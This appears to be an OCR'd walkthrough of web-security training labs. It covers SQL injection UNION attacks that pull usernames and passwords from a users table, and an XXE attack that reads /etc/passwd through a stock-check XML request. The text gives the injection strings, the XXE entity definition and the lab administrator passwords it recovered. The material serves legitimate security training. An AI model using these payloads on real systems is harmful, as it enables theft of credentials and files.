
This string is different to lab to lab, so you need to add the sting on your lab.

In this lab string is the 'ljo8LI'




Then you can see the result after turn of the intercept in the burp.

You successfully complete the lab.



SQL injection UNION

Lab 09: attack, retrieving data from other tables



in the category parameter add the following code. '+UNION+SELECT+'abc','def'— after the

add the following code to parameter as the

category.


'+UNION+SELECT+username,+password+FROM+users—


Then you can see all the username and the relevant password.

Use the one of the login credentials to check whether authentication are correct.


administrator:uxx25sgwu7l4bf785d6c

SQL injection UNION






Lab 10: SQL injection UNION attack, retrieving multiple values in a single column




in the category parameter add the following code. '+UNION+SELECT+NULL,'abc'— after the add the following code to parameter as the category.

'+UNION+SELECT+NULL,username||'~'||password+FROM+users--




Log in with user “administrator” and password “xbc6puq8j7cle91j7jz5”.

Then you can see solved the lab successfully.



Exploiting XXE using external entities to retrieve files

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.



Enter the following external entity definition between the XML declaration and the stockCheck element

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

Replace productId number to : &xxe;

```
18
19 <?xml version="1.0" encoding="UTF-8"?>
20   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21   <stockCheck>
       <productId>
22       &xxe;
       </productId>
23     <storeId>
         2
       </storeId>
     </stockCheck>
```

Milan Check stock

Could not fetch stock levels!